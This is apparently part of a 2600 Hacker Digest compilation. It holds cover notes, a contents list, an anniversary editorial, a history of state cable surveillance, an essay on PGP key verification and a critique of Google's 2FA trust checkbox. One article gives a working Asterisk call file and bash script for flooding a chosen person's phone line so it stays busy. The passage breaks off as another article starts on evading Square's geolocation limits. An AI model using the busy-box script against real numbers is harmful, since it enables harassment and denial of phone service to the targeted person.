

The background of the entire image is a deep space scene. It features a central, dark, circular void that resembles a black hole or a wormhole. This void is surrounded by a dense, swirling ring of light. The light is composed of many small, bright points of light, primarily in shades of blue and white, with some orange and red highlights. These points of light are arranged in a way that creates a strong sense of depth and perspective, as if they are receding into the distance. The overall effect is one of a vast, mysterious, and dynamic universe.

2600

The Hacker Digest - Volume 31



XX

AHOY!



(That's how Alexander Graham Bell used to answer his phone. For some reason, it never caught on...)

This is the very first... will, on this... goals and... which we hope to...

The idea for 27... tremendous need... between those v... communication: others have differ... these range from... stronger terms such... purpose is not to p... provide information and ideas... individuals who live for both. All of the items contain... on these pages are provided for informational purposes only. 2600 assumes no responsibility for any uses which this information... be put to.

Of course... has been... since our first days. War Gam... when the 414 gang got caught. phreaker... he was talking about... and while there were some that so... the limelight, others were a bit more... ne were quite upset. Sure, the pu... what would be the cost?

Well, a... the cost has been high. Phreakers... been forced into virtual isolation. I have become... common... magazine that was... towards... (4/2) mysteriously... crisis, spark... that th... a raid... November... that a fire... mailing... Incidental... ones th... is lost, you... entitled... by sending... label... cancelled... And... there was...







INTERNET GAMES

MILLION DOLLAR HACK ATTACK!!


WIN UP TO \$1,000,000!

Match three (3) of YOUR LOGOS to ANY of the WINNING LOGOS and win full ROOT ACCESS. Show a "10X" and win 10 times as many passwords, credit cards, accounts, and pieces of private information.

WINNING LOGOS



YOUR LOGOS



66027-230489289

TO WIN!



026

2014 COVERS

Spring. “AHOY!” This was the 30th anniversary throwback cover. It was composed out of design elements from many of the 2600 covers of days past. The base was an aged marbled facsimile of our first issue from January 1984, with the text from our very first article in the background. The masthead was a hybrid of several versions of the magazine throughout the years, and it contained our latest URL: xxx. xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.xxx. (The three x’s on either end indicated 30 years of 2600 while the 62 in the middle was the next best thing to having 26 in the middle, which we unfortunately were not able to grab in time. The whole thing was also meant to mark the upcoming HOPE X conference.) The throwback cover saw the return of the mini-cover (on the upper right hand side) from our early years, this one containing the 2600 QR code. Other elements found in this cover include the “EMMA Operator” name tag from the 2009 covers (hidden behind the barcode in the printed issues), the elephant being airlifted by the hot air balloon from the Summer 2008 radio building cover, the cats in the window from the Autumn 2007 hacker camp cover, the man with the box from the Autumn 2005 boat cover, the soldier with the blue box (with a NYNEX “X” added to it, again to mark the HOPE X conference) from Spring 2004, the Earth from the Summer 1994 original HOPE cover, and the traffic light from the Spring 1994 cover.

Summer. “Heartbleed” This cover shows the gloved hands of a doctor preparing an injection of OpenSSL 1.0.1g to protect against the Heartbleed SSL bug which was making the rounds at around this time. There is also a prescription bottle for DEFENSICS security software (not an endorsement from 2600) from a fictitious Hacker Drugs outlet (“The Net’s Drug Store”) based in Fort George Meade, Maryland (home of the NSA and the place where the Bradley Manning trial occurred the previous year). The doctor who wrote the prescription is named Dr. Local Host and shows an IPv4 address of 127.0.0.1. The prescription (Rx) number (26951-77245) is someone’s hidden phone number from the past with a couple of extra digits thrown in. The date on the bottle was July 1, 2014, the date this issue was expected to hit the stands and the drugs were supposedly good for one year.

Autumn. “Whistleblower” This cover has the obscured face of a *literal* whistleblower in a hand mirror. He is looking over at the “Center for Virus Control” building festooned with satellite dishes and cell antennas. There are three soldiers with their hands up in a surrender position behind a bleached out American flag, like the one that was secretly hoisted up on the Brooklyn Bridge in New York by a group of artists. (Its sudden appearance caused a flurry of panic and paranoia.) This quarter’s featured bird appears to be a pterodactyl.

Winter. “Lottery” This cover features a child’s hands holding a scratch-off Lotto ticket highlighting some of the largest profile corporate database hacks in recent months: Home Depot, Apple, Gmail, Target, LinkedIn, and Adobe. The revealed prizes also include Amazon, Islamic State, and Facebook. The serial number of the ticket is the nine-digit ZIP code of the Fort Leavenworth prison in Kansas, the portion enclosed in a box being the prisoner number of Chelsea Manning. The 2D barcode reads: “IS AMAZON NEXT?” The ticket is being scratched by a coin marked XXX, once more for the 30th anniversary of 2600.

Map & Proof

Thirty Years On	9
Lessons from “Secret” History	11
Google’s Two-Factor Authentication: The Sneaky Trust Feature	14
Identity and Encryption Verification	15
Asterisk: The Busy Box	16
Using Square to Obtain Dollars at a Reasonable Rate	17
TELECOM INFORMER: SPRING	18
Robbing the Rich Using Bitcoin	20
The Night the ATM Went Down on Me	24
Android Reversing Bootcamp	26
Hacking Commercial Maytag Washers and Dryers	29
HACKER PERSPECTIVE: SPRING	31
Accessing Data Structures in a Randomized Address Space	34
A Little Excitement Never Hurt Anybody!	37
Brute-forcing PIN Code Keypads Using Combinatorial Mathematics	39
Building a Community Forum	43
Why IMDb Got a Captcha	45
At Home Malware (and Online Ads) Protection	48
Automated Target Acquisition	49
Fiction: Lock and Key	50
Watching the Watchers	52
Sabotage The System: Encryption as Surveillance State Monkey Wrench	54
Crossover: Where Metal and Hacking Met and Mixed	58
TELECOM INFORMER: SUMMER	61
Fun With the Minuteman III Weapon System – Part Three	63
Fun with Data Entropy Attacks	65
Network Condom	66
Yippie Ki-Yay: Social Engineering and Film	67
Hack Your House	68
Corporate Security and Chinese Hacking	70
HACKER PERSPECTIVE: SUMMER	74
Experiences of a Hobo Security Consultant	77
“My Precious...” (Apple)	80
Hacking the SanDisk Connect Wireless Media Drive	82
Toilet Hacking	84
“Good Afternoon. This is Your Fake AV Calling.”	87
Future Visions	89
Closing the Schism Between Hackers and the Law	91
Fiction: Hacking the Naked Princess 10	93

PAYPHONE PHOTO SPREAD	95-126
A Tale of Many Hackers	127
The Demoscene - Code, Graphics, and Music Hacking	129
Bugging a Room with an IP Phone	134
TELECOM INFORMER: AUTUMN	136
Hack the Track: Put Your Money Where Your Own Is!	138
Linux Pwned - Just Not By Me	140
Writing Buffer Overflows for Non-Programmers	142
Remailing with USPS	143
Forensic Bioinformatics Hacks	147
HACKER PERSPECTIVE: AUTUMN	149
Spam: Where Does It Come From?	153
Checkmate or How I Bypassed Your Security System	156
Installing Debian on a Macbook Pro without rEFInd or Virtual Machines	157
Film Review: <i>Die Gstettensaga</i>: A Call to Class Consciousness for Hackers	158
Xfinite Absurdity: True Confessions of a Former Comcast Tech Support Agent	159
EFFECTING DIGITAL FREEDOM: AUTUMN	161
Covert War-Driving with WiGLE	163
Quantum Computers for Code Breaking	165
InfoSec and the Electrical Grid: They Go Together Like Peas and Carrots	168
Tools for a New Future	170
Password Cracking in the Modern Age	172
What Do Ordinary People Think a Hacker Is?	176
Security Behavior	178
TELECOM INFORMER: WINTER	179
Format De-Shifting	181
Simplocker Gonna Get'cha	182
Home Depot Hacks	184
Leeching Music From YouTube For Fun, Learning, and Profit	185
Recon on Disney's Magic Band	190
How Portable Can Wi-Fi Get?	191
HACKER PERSPECTIVE: WINTER	192
The Surveillance Kings: Who's Really Behind Who's Watching Us	195
Taking Your Work Home After Work	197
The Perils of Lackadaisical Updates	199
Crypto Systems Which Resist Quantum Computers	200
The 21st Century Hacker Manifesto	202
EFFECTING DIGITAL FREEDOM: WINTER	204
Are You the Consumer, or the Product?	206
Generating Phone Numbers	207
Hacking Dudley	209
Fiction: Hacking the Naked Princess 0xB-0xC	210
LETTERS TO 2600	213-268
2600 MEETINGS 2014	270
BACK COVER PHOTO SPREAD	271-278

Thirty Years On



With this issue of 2600, we have begun our fourth decade of publishing. It's rather hard for us to believe, but that's what the start of our 31st year means. If there's any theme that's accompanied every aspect of this whole project and the world we're a part of, it's that life is always a whole lot more unpredictable and strange than anything that was ever predicted.

That's not to say the many people who have been involved in our previous 152 issues didn't anticipate a lot of what today's world has become in their visions. These, after all, are the pages that held many of the ideas and values that helped to define the Internet. The very notion of security was outlined repeatedly right here, with endless examples of what constituted bad practices on every level imaginable. And technology of all sorts, ranging from devices of mischief to tools that made serious strides in improving lives was discussed, theorized about, and demonstrated year after year in nearly every edition of 2600.

That, perhaps, is the strangest part of this entire evolution: that we have been there to witness it, comment on it, and even help it along in various ways. We never guessed that the things those of us found interesting in the beginning would ever be relevant to anyone else, let alone such a huge part of the world. We enjoyed playing with telephones because they linked all parts of the world together in what seemed like a magical accomplishment. Today, of course, the whole world knows this and connections to other parts of the planet are routine. We used blue boxes and routed calls on our own to expand the possibilities and eliminate the costs, which by definition was stepping outside the boundaries of legality. Now, reaching out like that is not only permitted, but encouraged. We explored computers of all different networks because there was so much to learn but precious little

in the way of opportunities to do so. Being told that we weren't allowed to learn about UNIX, for example, wasn't something that we as hackers took kindly to. If the only access to such a system was by breaking in and exploring, then that was what had to be done. And now we are deluged with UNIX-derivative systems for people to run on their own devices, devices that are a tiny fraction of the size of the cumbersome mainframes of the past with infinitely more potential and capacity.

It's easy to predict that technology will improve; what's hard is knowing how society and individuals will change as a result. It wasn't so hard for us to assume back in the early days that things would get faster, smaller, and cheaper. What we didn't know was that it would mean so much to so many others. This was just something we were interested in because it was cool and because we were curious and a bit mischievous. Sure, there was always a bigger picture looming in the background for some of us: the extension of First Amendment rights to digital outlets like BBSes, opposing the abuse of power by authorities in search and seizure activities, battling the irrational fear of what hackers could do, and getting more access to technology for the mainstream. But the true mystique here was in that sense of adventure and the feeling that we were embarking on a quest that few understood and that many more feared. Contrary to much of what we've all been taught, unbridled fun can often lead to far more meaningful accomplishments.

That adventurous spirit is something we need to make sure isn't lost in the shuffle. While it's great to see improvements in technology and access, it would be a misfortune to lose sight of the wonder of it all. For instance, when hackers of the past would make a long distance connection, there was a real sense

of accomplishment and appreciation at what was actually taking place. The same was true of making a computer perform a task that it hadn't necessarily done before. Realizing that all of this interaction was taking place in a tiny electronic environment felt like a bit of magic. One thing to worry about today is that this magic has become so routine that the excitement has been drained out of it, and all of these things we're playing with have become commonplace and even boring. That might be how it turns out for people with little imagination, but in the hacker world, even the most common bits of technology continue to inspire and captivate us. Many decades ago, the thought of human voices being carried over wires seemed a true marvel. Well, it still is. And as with anything else, just because it's now commonplace and exponentially faster doesn't make it any less amazing. When that fact is forgotten, we lose the excitement factor which is what traditionally has propelled us forward.

As we reflect on all of this, it's also fascinating to see how much *hasn't* changed:

- We still see hackers being demonized every time something goes wrong with technology. The difference is that there's a lot more technology today - and a lot more people willing to define themselves as hackers.
- The powers that be continue to want to get more personal info on all of us. Thirty years ago, we were talking about credit reports, isolated surveillance cameras, and pen registers. Today, it's a whole lot more insidious: many of us *want* to help add to the databases for the sake of convenience and better social lives. And, of course, the all-encompassing nature of the data that is collected dwarfs anything we used to be worried about. What hasn't changed is our overall concern and suspicion, as well as the desire of the authorities to push ever further into that which used to be out of bounds.
- The media continues to miss the story. Even with all we've learned from Wikileaks, Manning, and Snowden, the mainstream continues to be told that *they* are what constitute a threat, not the egregious violations they've uncov-

ered. And, like we've seen so many times over the decades, every time a security hole exposes private information, it's hackers (sometimes even theoretical hackers) who get the blame, not the poorly designed systems and lack of accountability.

On nearly every level, today's technology is virtually unrecognizable from what we would have been working with 30 years ago. But the desire for exploration, the threat of oppression, the fight for freedom, and the specter of ignorance are all pretty much in the same positions we found them in 1984. That doesn't mean significant progress hasn't been made. It's precisely because those who care haven't given up that we can still have these conversations and reach more people than ever. In a world with such rapidly and dramatically changing technological abilities, the threats from those who wish to control, subvert, and abuse them are always going to be present, no matter how forcefully they were turned back previously. If, say, we succeeded in completely dismantling the NSA's ability to violate our privacy, they would simply return in some other form down the road. Historically, these things just don't go away. But then, apparently neither do we.

The hacker spirit is one of those traits of humanity that cannot be suppressed. It's in our nature to push back when told we're being restricted, whether that is being applied to what we're allowed to know about, what software we're permitted to use, what rules we're expected to accept without question.

This coming year also happens to be when our Hackers On Planet Earth conference series marks its 20th anniversary. Our tenth conference (HOPE X) will mark the occasion this July in New York. We expect to have an unparalleled selection of talks and activities devoted to new technology, free speech, surveillance, dissent, and all kinds of other issues of interest to hackers. We hope to see you there.

We'll undoubtedly be facing all sorts of challenges in the next year and the next 30 years. Without the spirit and skill that this community is constantly building upon, the roads ahead would indeed be dark ones - for all of society.

Lessons from “Secret” History From Cable Vetting to Tempora

by Poacher

*“No doubt it is comforting to be told that one’s privacy is as fully protected in a public telephone booth as it is at home. But it is less reassuring to realize that one’s privacy is no better protected at home than in a public telephone booth.” - Telford Taylor, *Two Studies in Constitutional Interpretation*, Ohio State University Press, 1969*

In the early days of last summer, I was reading a piece on the news about the damage to two undersea cables off of the coast of Egypt. Somewhere along the line, I was pointed to a map of the world’s undersea cables for carrying Internet traffic. It’s an astounding map showing the hundreds and thousands of miles of cable laid on the sea beds of the world. I was further amazed to find that one of the links between the U.K. and Western Europe came ashore a few miles from my house.

I knew the location - I remembered childhood expeditions to the beach there and the faded yellow sign warning ships of the cable. Of course, it hadn’t been a thick collection of multi-mode fiber optic cables back then, but a bundle of copper phone lines. I took a walk down there, curious to see what the landing station for probably one fifth of the U.K.’s Internet traffic with Europe would look like.

What I found looked little different from when it carried a simple copper wire across the Channel. A small brick building, probably built in the late 1940s, little larger than a garden shed. The yellow diamond shaped sign was still there on a wooden pole about ten yards down the slope to the beach, facing the sea and warning any ships so hopefully no one would drop anchor and drag the cable up. Beneath the tiled roof, vents had been knocked through the bricks and a telephone company sign was screwed to the wall proclaiming the building to be an exchange. The windows had all been more recently bricked up and some fairly high end locks fitted to the green painted front door. A sturdy wooden fence surrounded the rear and, peering over this, I was greeted with what had

once been a small but well kept garden, now overgrown, but suggesting a long past era when a small exchange like this would have been manned.

Over the course of that summer, a number of subjects I was looking at all came into an odd kind of coincidence and a strange story emerged linking Edward Snowden’s revelations, the First World War, and a political scandal in the 1960s. The starting point was the cable landing station, the finishing point an unpleasant conclusion about widespread state surveillance.

By the nineteenth century, Britain was at the height of its imperial power - the empire that the sun never set on and an economy to match it. Administering such a vast commercial enterprise required armies of civil servants and a communications infrastructure that was state of the art. So when in 1844, the first successful electrical Morse transmissions were made between Washington and Baltimore, it is no surprise that Great Britain would adopt this new technology with zeal and vigor.

Britain had a couple of advantages over the rest of the world at this time in history which gave it the head start in the nascent communications revolution. The size of its economy meant there were plenty of people willing to take the risky step of investing in new and unproven technology. Along with the largest Navy in the world, Britain also had the largest merchant fleet. There were clear commercial advantages to being able to communicate with your ship’s captains as soon as they made port rather than wait for them to return home weeks later to receive their next instructions. A last advantage, which we shall touch on again before this is over, was the empire itself. Being a maritime economy, Britain had amassed a large collection of islands and coastal territory all over the world. These were vital for ships to take on fresh water and food, and later as bunkering stations when coal and then oil took over as means of powering ships. Often little more than outcrops of rock in a vast ocean, these stations became very important as relay stations, first for telegraph and then later for wireless. Little surprise

then that by 1896, of the 30 cable laying ships in the world, 24 of them were British owned.

Despite being privately financed and owned, it is clear that such an important tool as the world's first electronic communication network should be subject to government control. Government operators on the system could claim priority in sending messages. The British also realized the importance of communications security very early on. Alert to the dangers of cables passing through territory they didn't control, where the cable could be cut or listened in to, they set about creating what was to be called the "All Red Network," named so because the areas on a world map belonging to the British Empire were colored red.

The importance of this became very apparent in the 1914-1918 war. At the outbreak of the conflict, although the Marconi company had begun to build a wireless network to replace telegraph, Britain had a fleet of 28 cable laying/cutting vessels, more than twice the rest of the world combined. These were put to good use in 1914 when war was declared on Germany and Cable Ship "Alert" was deployed to cut the five cables linking Germany with France, Spain, and the Azores, thus severing Germany's links with North America, save for wireless, which British Naval intelligence could intercept.

We now jump to 1967 - sadly missing the stirring tales of wartime signals intercept and code-breaking, the formation of GCHQ out of the Government Code and Cipher School and the birth of the NSA, among many others. Lyndon Johnson is resident of the White House, Harold Wilson is Prime Minister of the United Kingdom. The Vietnam war is in full swing, The SEACOM telephone cable is inaugurated, the Boeing 737 makes its maiden flight, the Six Day War happens, and, more dramatically, there is a 13-day television strike in the United States.

Harold Wilson came into power after the resignation of Harold Macmillan. In opposition, Wilson had seen the effect that several high profile spy scandals had had on his predecessor and has been said to have been extremely sensitive about matters of security while in office, to the point of paranoia.

In 1966, Wilson established what has become known as "The Wilson Doctrine." This rule states that no member of Parliament should have their phone tapped. This rule has been continued by every prime minister since and now covers electronic communications as well. Harold Wilson's decision to implement this rule

becomes interesting a year later.

On the 21st of February, 1967, journalist Chapman Pincher published an article in the *Daily Express* newspaper exposing the practice of "Cable Vetting," a process where all international telegram and telex messages were passed on to government agencies by the cable companies. Purportedly, the story originated with a disgruntled employee of one of the cable companies.

Sadly, it seems the real issue of the story became overshadowed by the misguided attempts by Wilson to cover it up. In the U.K. since 1912, a voluntary system of press censorship had existed known as "D Notices" or "D-A Notices." These "Defence Advisory" notices were requests by Government to the press not to publish stories on a range of subjects that could be detrimental to national security. They were not legally enforceable, however, it was almost unheard of for an editor to ignore a D-Notice.

The resulting scandal which hinged upon whether a D-Notice had been issued in respect of the story rumbled on for quite some time, and it seems the actual story became forgotten in the mass of inquiries that followed. The political scandal is now what's remembered and not the interception of private messages.

The issue that Pincher exposed is resoundingly familiar in 2013, the widespread interception of private citizens' correspondence enabled by a secret relationship between communications companies and Government departments.

Coming almost up to the present day and this time *The Guardian* newspaper is publishing material provided by ex-NSA contractor Edward Snowden. On Friday the 21st of June, 2013, *The Guardian* ran a story describing how GCHQ is tapping fiber optic cables to access the world's Internet traffic.

A look at the submarine cable map will show the British Isles as having a huge number of cables landing on its almost 8000 miles of coastline. Take a look at some of the more remote landing stations and you'll find they are often in what were historically British controlled ports and islands. In fact, take a look at some historical maps of the early telegraph cables and you'll find a lot of them are in the same places as the current Internet links.

The geographical cards that Great Britain held are really the underpinning of the special intelligence relationship between Britain and the United States of America. The now widely known U.K.-U.S.A. agreement, just one of a

complex web of agreements dating back to the Second World War, was always an asymmetrical relationship. What could the U.K. offer against the vast resources, cash, and manpower that the U.S. intelligence community had? The answer is some very useful real estate, both in the U.K. and abroad. A prime example of this is the effect that a temporary ban on U.S. reconnaissance flights from U.K. bases had. Imposed by Harold Wilson in 1967, this coincided with the outbreak of the Six Day War in the Middle East. At one point, the U.S. had to resort to flying spy planes from the Eastern Seaboard of the U.S. all the way to the Sinai Desert, involving a large number of hazardous in-flight refueling, both going and returning.

After PRISM, Snowden revealed Tempora, GCHQ's massive cable tapping program where petabytes of information are pulled from the cables and stored for up to 30 days. Tapping over 200 fiber optic cables and processing data from over 46 at a time, GCHQ and, by extension, the NSA are listening in on a huge percentage of the world's web traffic.

Once again in echoes of 1967, we find that this has been happening behind the scenes with the complicity of the private companies entrusted with carrying the data. And yet again, we have seen the attention of the media shifted away from the actual story and focusing upon the surrounding scandal: the sensational hunt for Snowden and then his stranding in Moscow turning the spotlight away from what Edward Snowden was revealing and towards Snowden as a media event. Much the same has happened to Julian Assange and Wikileaks.

So, from a remote cable landing station, we arrive at the latest mass surveillance initiative. During the D-Notice affair, it was revealed that "cable vetting" had been going on since at least the 1920s. Tempora had been going for a couple of years when it was revealed.

But what of the intervening years? There is the period of time between telegrams and the Internet when the majority of communications traffic was carried through the plain old telephone system. It is surely inconceivable that governments used to being able to listen in to its citizens at will since the creation of electronic communication would have sat back and done nothing.

Short of documents being declassified, and I doubt we'll see that in this lifetime, we are left with waiting for another whistle-blower to reveal the truth. There is, however, a little

evidence out there that may point to what we all suspect has been happening.

In 2000, the United Kingdom government was taken to the European Court of Human Rights over the wholesale tapping of telephone calls between the U.K. and the Republic of Ireland. A year before, Channel 4 News had reported on a tower in Capenhurst, Cheshire, which was used to intercept microwave links between the U.K. and Ireland. The tower, subsequently sold off for 20 million pounds, sat between telephone relay stations at Gwae-nysgor, Clywd, and Pale Heights near Chester. It allegedly had the capacity to intercept 10,000 simultaneous phone channels. The site was in operation for ten years from 1989 until 1999.

This is probably the tip of a very large iceberg. It's likely that there has been widespread monitoring of the phone system since it began. In the U.K., it would have been trivially easy, as for most of its history the telephone network in the U.K. was run by the government. Starting as the Electric Telegraph company in 1846, by 1912 the running of the network was taken over by the General Post Office, a government department. It was not until 1984 that it was privatized to become British Telecom.

Wholesale government monitoring of the communications of its citizens is as old as the communications networks. Despite being exposed, they just keep on doing it and the public seems quick to forget. It's sad to think that the bravery of people like Ed Snowden may ultimately come to nothing, but so far that's the lesson that history is teaching us. It's up to the rest of us now not to forget and not to willfully ignore what's going on and to demand transparency, not just from governments, but also from the companies that carry our traffic. After all, we're paying for a service; we have the right to stipulate how that service is provided.

Bibliography

- *Intelligence in War*, John Keegan, 2010
- *GCHQ*, Richard Aldrich, 2010
- "The NSA Files," *The Guardian*, <http://www.theguardian.com/world/the-nsa-files>
- "GCHQ taps fibre-optic cables for secret access to world's communications," *The Guardian*, June 21st, 2013

Google's Two-Factor Authentication: The Sneaky Trust Feature

by Samuel A. Bancroft
SamuelBancroft@gmx.com

Since September 2010, Google has provided its users with the option to use two-factor authentication to add a layer of security to their accounts.

ATM machines are widely used as an example of two-factor authentication. The user has to provide a PIN number - something they know - and a debit card - something they have - in order to be able to gain access to their account. Having only one of the two factors would not be enough to satisfy the requirement to gain entry.

In the case of Google's two-factor authentication, Google uses their Google Authenticator phone and tablet app to create the second verification factor. But note, the user may use another application to generate the second verification if they so choose to. [3] Google Authenticator is capable of using both the HOTP and TOTP algorithms to generate six integers that the user then uses to authenticate themselves. [1] [2] The TOTP, or Time-based One-Time Password algorithm uses a cryptographic key and the network's time to generate a new and unique six digit passcode every thirty seconds. For a user to be able to access their Google account, the user would in turn have to provide their password and also the unique six digit passcode, generated on their phone or tablet. Knowing the password alone would not suffice. This makes stealing the user's password useless unless the TOTP passcode for that specific moment in time can be derived or stolen.

On a side note, Google allows the printing of a special set of static passcodes in case the user loses access to the Google Authenticator app, i.e., if they lose the phone or tablet which they were using to generate the TOTP passcodes. These static codes are usually kept in the user's wallet.

But this article is not about how two-factor authentication works or how to beat it. Instead, this article will touch upon a feature Google is currently using that has the possibility of leaving the user open to an attack without them realizing it.

Google, in their efforts to make two-factor authorization less intrusive to the user, has implemented a feature that I have dubbed as the "sneaky trust feature."

When Google notices that a specific computer is constantly being used by the user to login, the two-factor authentication code page will automatically check the "Don't ask for codes again on this computer" check-box by default. Consequently, if the user enters their six digit code and logs in without noticing the check-box or forgetting it's checked, the

two-factor authentication for that specific computer is turned off without any notification to the user. Furthermore, this checked check-box is persistent. It will be checked every time the user attempts to login regardless if they have unchecked the check-box in the past.

The lack of notification creates a situation where the user may be unaware that they inadvertently trusted the computer. This in turn would give an attacker a window to use the newly trusted computer to gain access to the user's account without worrying about two-factor authentication. This attack window will likely be closed the next time the user logs in since they ought to notice that the TOTP passcode are no longer being asked for. Keep in mind also, since the user thinks they are protected by two-factor authentication, they may become more relaxed as to logging into their account from questionable computers, making stealing their passwords easier.

An example of the "Don't ask for codes again on this computer" being checked by default. The only notification is the small check-box being checked.]

I installed Linux on a machine to test how often a user has to login in order for the "Don't ask for codes again on this computer" check-box to be checked by default. I found that after logging in 22 times within a time span of 23 hours, the check-box became checked persistently. In order to clear the check-box from being checked, the user has to clear their cookies.

1. <http://tools.ietf.org/html/rfc6238>
2. <http://jacob.jkrall.net/totp/>
3. <http://code.google.com/p/google-authenticator/>



IDENTITY AND ENCRYPTION VERIFICATION



by xnite

Given the recent leak of the spying program known as PRISM, a lot of people in our community have been worried about how safe their communications online actually are. In light of these events, I decided it would be a good time to start talking about different methods of fingerprint and public key verification as well as key signing parties. When we create a PGP public/private key pair, we are given a fingerprint for our key which is unique. A key signing party consists of giving others this fingerprint in person, so that they can look your key up on a key server and sign the key with their own PGP key. By signing your key, they are telling the world that they 100 percent trust that this key belongs to you. The signed key can be placed up on a key server and others can view and verify the signatures. It may not be a bad idea to start asking around 2600 meetings for others to sign your PGP key.

A common method of encrypted communication which I see and use is via OTR (off the record) on XMPP (Jabber) servers. In this case, when you start an OTR conversation you transfer your public key to the other party and, in turn, you get their public key. The client will usually ask you to verify the key by checking the fingerprint. To check the fingerprint, you would usually want to be on the phone with the other party, or have already obtained a copy in person. In many cases, this is not possible, so my favorite method of giving my OTR fingerprint to others is by creating a text file containing the fingerprint and signing the file with my PGP key. This validates that my key was used to sign the message, and they can check to see who has signed my key and ultimately decide if they will trust my OTR fingerprint.

For people who are not willing to expose their true identity, it's hard for others to actually verify that they are who they say they are. Nonetheless, it does not mean with 100

percent certainty that they cannot be trusted. An example of one of these people might be a political activist or hacktivist. These people usually communicate in plain text somewhere such as Twitter. We tend to assume that we can trust that the posts coming from their Twitter account are actually them speaking, but please proceed with caution. The best method that can be used to verify their identity is by them placing their key on a site such as Pastebin and then sending the link over a source where their identity can be vouched for (such as their Twitter account). After people have their public PGP key, the person could share other information such as OTR fingerprints, throwaway email addresses, other usernames, etc. by placing them inside of signed PGP messages.

It is always good practice to give your PGP keys an expiry of at most six months to keep your keys fresh and secure. After this, your signatures cannot be transferred to the new key but there is still a way to let people know you are the same person. What I do when a key is about to expire is sign my new PGP key with my most recent previous PGP key. This way, people will see that I have signed my key, and are able to check both keys to verify my identity.

This method of verification is probably not a good idea if your previous key has been compromised though. Once a key is compromised, the person who compromised it could do anything with it, including creating a new key and signing it with your old key. In this case, all level of trust is dropped for your old key and you should start over fresh.

I hope at least one person out there takes something away from this, and if anyone has other methods of identity and encryption verification, please email me at xnite@xnite.org (please include "2600 [volume#]:" in the beginning of the subject line).

For those of you out there with XMPP and OTR, here's my username/fingerprint info: <http://pastebin.com/NPX4ZM50>.



Asterisk: The Busy Box



by MasterChen
infoinject@gmail.com

After turning my Asterisk PBX server into an apartment gate opener, I had an idea to bring back the old school phreaker busy box. I got into the phreaker scene right as the old text files were becoming obsolete, so this trick here is my tribute to the old days. As always, have fun, but not at the expense of others.

Our goal here is to make the line of our target go busy so they cannot make or receive calls. Maybe we know the target is expecting a call from a prospective employer. Maybe it's April 1st and we want to troll a few people. The list is potentially endless. We are going to need to write a bash script, a call file, and a context in the Asterisk dialplan that will handle the target *if* the call goes through and is answered.

We will start by building the call file that I have named testcall.bak (more on file extensions later on when we address the bash script).

call file code

```
#The first line states the
➤ channel we want to use, the
➤ target number, and our SIP
➤ provider's outbound call
➤ function
Channel: SIP/7025811212@vitel
➤-outbound #phone number changed
➤ to protect privacy
MaxRetries: 50
RetryTime: 2
#MaxRetries are high and Retry
➤Time is low to prevent target
➤ from answering while keeping
➤ action on the line
Context: testing
Extension: s
Priority: 1
#The above three lines direct
➤ the call file to a precise
➤ point in the dialplan if the
➤ target actually answers
```

We save the call file as testcall.bak instead of testcall.call because Asterisk deletes the call file upon completion of the call. We want

repeated use of the call file, so we save it as a .bak and then handle multiple copies of the file with the following bash script.

bash script code

```
#!/bin/bash
counter=$1
while [ $counter -gt 0 ]
do
    cp testcall.bak testcall.call
    chmod 777 testcall.call
    mv testcall.call /var/spool/
➤asterisk/outgoing
    counter=$(( $counter - 1 ))
done
```

The counter is the number of copies of the call file we want to make. We set this high as well as "MaxRetries" in the call file in an effort to keep the target's phone line busy. With these numbers high, we account for call waiting and, if the call is answered, we can still send more calls to keep the line busy thereafter.

Our last step is to make a context in the dialplan to play a sound file if the target does answer one of the calls.

```
[testing]
    exten => s,1,Answer
    exten => s,2,Playback(/var/lib
➤/asterisk/sounds/tt-weasels)
    exten => s,3,Hangup
```

One great benefit to this setup is that, unlike the original busy box, this will work on both landlines and cell phones. We also do not have to attach any physical equipment anywhere, so not being seen is a plus. So, this is my tribute to the old school. I hope you enjoyed it thoroughly.

Shoutouts to telephreak.org and all of the other ninjas here and abroad.



Using Square from Outside the U.S. to Obtain Dollars at a Reasonable Rate

by R. B.

I live in Argentina, an unstable country in South America with outrageous corruption, a high inflation rate, and permanent currency devaluation. In this scenario, if you are lucky enough to save a little money, the only way to maintain the purchase level is to change saved local Argentine pesos to a strong and more stable currency like U.S. dollars.

But Argentina has a curious currency market with an official dollar exchange rate that nobody is authorized to get and a free exchange rate that is way too high (almost 80 percent more than the official rate). As an example: with 1,000 pesos you can get USD \$100 in the free market or USD \$183 at the official rate. (Exchange rates, perception, and policies are constantly changing in Argentina.)

When you purchase with local credit cards using a foreign merchant, the exchange rate is, of course, the official one, plus a recent fee of 15 percent named "Percepcion RG 3378/12."

My objective was to generate a schema where I can pay to myself with a credit card in order to obtain dollars at an intermediate currency exchange for savings. While traveling in the U.S., I had signed up for an account with Square and connected the Square card reader to my Samsung Galaxy S2 running Android. I was able to purchase in Argentine pesos and those pesos were exchanged to U.S. dollars at the official rate plus 15 percent, and available the next day in my account.

However, when I returned to Argentina, the Square card reader refused to process any transaction due to geolocation restrictions. Reason: Square merchants should be located in the U.S.

The question was: how could I let Square think that I was still in the U.S.?

